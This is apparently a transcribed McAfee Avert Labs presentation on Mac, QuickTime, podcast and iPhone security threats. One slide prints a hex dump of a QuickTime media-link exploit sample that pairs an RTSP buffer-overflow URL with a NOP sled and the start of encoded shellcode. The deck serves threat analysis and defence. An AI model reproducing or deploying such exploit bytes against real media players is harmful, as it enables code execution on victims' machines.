- many more…

•It is possible to add metadata to iTunes files and to QuickTime movies.




Exploit-QtRTSP , bad interpretation of rtsp web links which may result in buffer overflows.


exploit.qt.vir

```
00000000  3C 3F 78 6D 6C 20 76 65  72 73 69 6F 6E 3D 22 31  <?xml version="1
00000010  2E 30 22 3F 3E 3C 3F 71  75 69 63 6B 74 69 6D 65  .0"?><?quicktime
00000020  20 74 79 70 65 3D 22 61  70 70 6C 69 63 61 74 69   type="applicati
00000030  6F 6E 2F 78 2D 71 75 69  63 6B 74 69 6D 65 2D 6D  on/x-quicktime-m
00000040  65 64 69 61 2D 6C 69 6E  6B 22 3F 3E 3C 65 6D 62  edia-link"?><emb
00000050  65 64 20 61 75 74 6F 70  6C 61 79 3D 22 74 72 75  ed autoplay="tru
00000060  65 22 20 6D 6F 76 69 65  6E 61 6D 65 3D 22 23 7B  e" moviename="#{
00000070  4E 45 57 7D 22 20 71 74  6E 65 78 74 3D 22 23 7B  NEW}" qtnext="#{
00000080  59 45 41 52 7D 22 20 74  79 70 65 3D 22 76 69 64  YEAR}" type="vid
00000090  65 6F 2F 71 75 69 63 6B  74 69 6D 65 23 7B 41 50  eo/quicktime#{AP
000000A0  50 4C 45 7D 22 20 73 72  63 3D 22 72 74 73 70 3A  PLE}" src="rtsp:
000000B0  2F 2F 90 90 90 90 90 90  90 90 90 90 90 90 90 90  //▌▌▌▌▌▌▌▌▌▌▌▌
000000C0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  ▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌
000000D0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  ▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌
000000E0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  ▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌
000000F0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  ▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌
00000100  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  ▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌
00000110  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  ▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌
00000120  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  ▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌
00000130  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  ▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌
00000140  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  ▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌
00000150  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  ▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌
00000160  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  ▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌
00000170  90 90 90 90 90 90 90 90  90 90 EB 03 59 EB 05 E8  ▌▌▌▌▌▌▌▌▌▌ë.Yë.è
00000180  F8 FF FF FF 4F 49 49 49  49 49 49 51 5A 56 54 58  øÿÿÿOIIIIIIQZVTX
00000190  36 33 30 56 58 34 41 30  42 36 48 48 30 42 33 30  630VX4A0B6HH0B30
000001A0  42 43 56 58 32 42 44 42  48 34 41 32 41 44 30 41  BCVX2BDBH4A2AD0A
000001B0  44 54 42 44 51 42 30 41  44 41 56 58 34 5A 38 42  DTBDQB0ADAVX4Z8B
000001C0  44 4A 4F 4D 4E 4F 4C 36  4B 4E 4D 34 4A 4E 49 4F  DJOMNOL6KNM4JNIO
000001D0  4F 4F 4F 4F 4F 4F 42 46  4B 58 4E 56 46 42 46 42  OOOOOOBFKXNVFBFB
000001E0  4B 58 45 54 4E 53 4B 48  4E 57 45 30 4A 47 41 30  KXETNSKHNWE0JGA0
000001F0  4F 4E 4B 48 4F 44 4A 51  4B 38 4F 55 42 32 41 50  ONKHODJQK8OUB2AP
```

Podcasts




MacBreak - clean :-)



McAfee
Protect what you value.

- Shown WebLink (URL Title) might be completely different then actual WebLink (URL)


- Adware/Spyware/Phish



Smart parsing of .mov files might be needed

gar001.mov

```
000213D0  FA D3 F9 25 BF BD BC 98  6C C1 C7 9B 3A ED 24 C5  úÓù%¿½¼▮lÁÇ▮:í$Å
000213E0  99 F0 06 25 02 06 80 38  B0 29 57 44 6A 80 9A FF  ▮ð.%..▮8°)WDj▮▮ÿ
000213F0  8B E5 2D 70 27 09 41 79  51 84 D7 8E B1 0C 94 23  ▮å-p'.AyQ▮×▮±.▮#
00021400  6D D2 25 A2 12 C2 19 C0  13 04 40 00 29 40 00 88  mÒ%¢.Â.À..@.)@.▮
00021410  28 70 00 12 55 52 4C 20  43 68 61 70 74 65 72 20  (p..URL Chapter
00021420  73 74 61 72 74 73 00 14  43 4C 49 43 4B 20 46 4F  starts..CLICK FO
00021430  52 20 4D 43 41 46 45 45  20 55 52 4C 00 00 00 23  R MCAFEE URL...#
00021440  68 72 65 66 00 00 00 14  15 68 74 74 70 3A 2F 2F  href.....http://
00021450  77 77 77 2E 6D 63 61 66  65 65 2E 63 6F 6D 00 21  www.mcafee.com.!
00021460  0A 15 84 31 12 71 01 07  91 81 D0 01 60 A4 59 03  ..▮1.q..´▮Ð.`¤Y.
00021470  B0 DF DE 71 EF 01 F4 89  B2 D1 89 02 95 24 A8 14  °ßÞqï.ô▮²Ñ▮.▮$¨.
00021480  30 0C D7 C4 69 81 7D CD  D4 27 1F EF 6C B7 F1 26  0.×Äi▮}ÍÔ'.ïl·ñ&
00021490  4D EE 79 6A C2 69 9A 0A  69 A4 EA B9 12 CD 06 A7  MîyjÂi▮.i¤ê¹.Í.§
```

Podcast with weblink on iPhone


McAfee
Protect what you value.

McAfee
Protect what you value.


Touchscreen controls interferes ☹

McAfee
Protect what you value.


Sync .MOV files to iPhone problematic




Proximity




The Proximity tool can execute AppleScripts upon Bluetooth device appearance/disappearance





McAfee
Protect what you value.



McAfee
Protect what you value.


bye.scpt
Record
Stop
Run
Compile
Bundle Contents
set the date_stamp to ((the current date) as string)
display dialog the date_stamp buttons {"Clipboard", "OK"} default button 2
tell application "System Preferences"
activate
set current pane to pane "com.apple.preferences.users"
end tell
Description
Result
Event Log


Monday, May 28, 2007 2:04:15 PM
Clipboard
OK


Accounts
Show All
My Account
Marius van Oers
Admin
Other Accounts
Login Options
Password
Picture
Login Items
Parental Controls
Name: Marius van Oers
Short Name: MvO
Change Password...
Address Book Card: Open...
Allow user to administer this computer
Click the lock to make changes.

McAfee
Protect what you value.


AppleScripts not ASCI text

hello.scpt


```
00000000  46 61 73 64 55 41 53 20  31 2E 31 30 31 2E 31 30  FasdUAS 1.101.10
00000010  0E 00 00 00 04 0F FF FF  00 01 00 02 00 03 01 FF  ......ÿÿ.......ÿ
00000020  FF 00 00 0D 00 01 00 01  6B 00 00 00 00 00 00 00  ÿ.......k.......
00000030  04 02 00 04 00 02 00 05  00 06 0D 00 05 00 02 6C  ...............l
00000040  00 02 00 00 00 00 FF FE  FF FD 01 FF FE 00 00 01  ......ÿþÿý.ÿþ...
00000050  FF FD 00 00 02 00 06 00  02 00 07 00 08 0D 00 07  ÿý..............
00000060  00 02 6C 00 02 00 00 00  05 00 09 FF FC 0D 00 09  ..l........ÿü...
00000070  00 03 49 00 02 00 00 00  05 FF FB 00 0A FF FA 0A  ..I......ÿû..ÿú.
00000080  FF FB 00 18 2E 47 55 52  4C 47 55 52 4C 6E 75 6C  ÿû...GURLGURLnul
00000090  6C 00 00 00 00 FF FF 80  00 54 45 58 54 0D 00 0A  l....ÿÿ▌.TEXT...
000000A0  00 01 6D 00 00 00 00 00  01 00 0B 0C 00 0B 00 27  ..m............'
000000B0  00 21 68 74 74 70 3A 2F  2F 77 77 77 2E 61 70 70  .!http://www.app
000000C0  6C 65 2E 63 6F 6D 2F 61  70 70 6C 65 73 63 72 69  le.com/applescri
000000D0  70 74 2F 00 02 00 00 02  FF FA 00 00 01 FF FC 00  pt/.....ÿú...ÿü.
000000E0  00 02 00 08 00 02 00 0C  FF F9 0D 00 0C 00 02 6C  ........ÿù.....l
000000F0  00 02 00 00 00 00 FF F8  FF F7 01 FF F8 00 00 01  ......ÿøÿ÷.ÿø...
00000100  FF F7 00 00 02 FF F9 00  00 0E 00 02 00 00 0F 10  ÿ÷...ÿù.........
00000110  00 03 00 03 FF F6 00 0D  00 0E 01 FF F6 00 00 10  ....ÿö.....ÿö...
00000120  00 0D 00 01 FF F5 0A FF  F5 00 18 2E 61 65 76 74  ....ÿõ.ÿõ...aevt
00000130  6F 61 70 70 6E 75 6C 6C  00 00 80 00 00 00 90 00  oappnull..▌...▌.
00000140  2A 2A 2A 2A 0E 00 0E 00  07 10 FF F4 00 0F FF F3  ****......ÿô..ÿó
00000150  FF F2 00 10 00 11 FF F1  0A FF F4 00 18 2E 61 65  ÿò....ÿñ.ÿô...ae
00000160  76 74 6F 61 70 70 6E 75  6C 6C 00 00 80 00 00 00  vtoappnull..▌...
00000170  90 00 2A 2A 2A 2A 0D 00  0F 00 01 6B 00 00 00 00  ▌.****.....k....
00000180  00 05 00 12 02 00 12 00  02 00 07 FF F0 02 FF F0  ...........ÿð.ÿð
00000190  00 00 01 FF F3 00 00 02  FF F2 00 00 10 00 10 00  ...ÿó...ÿò......
000001A0  00 10 00 11 00 02 00 0B  FF EF 0A FF EF 00 18 2E  ........ÿï.ÿï...
000001B0  47 55 52 4C 47 55 52 4C  6E 75 6C 6C 00 00 00 00  GURLGURLnull....
000001C0  FF FF 80 00 54 45 58 54  11 FF F1 00 06 E0 6A 0C  ÿÿ▌.TEXT.ÿñ..àj.
000001D0  00 01 0F 00 61 73 63 72  00 01 00 0D FA DE DE AD  ....ascr....úÞÞ-
```

iPhone Exploits

- The software on the iPhone may not be always the latest version nor identical to the software found on regular OSX desktop computers.



- Thanks for attention !

Questions?

- E-mail: marius_van_oers@avertlabs.com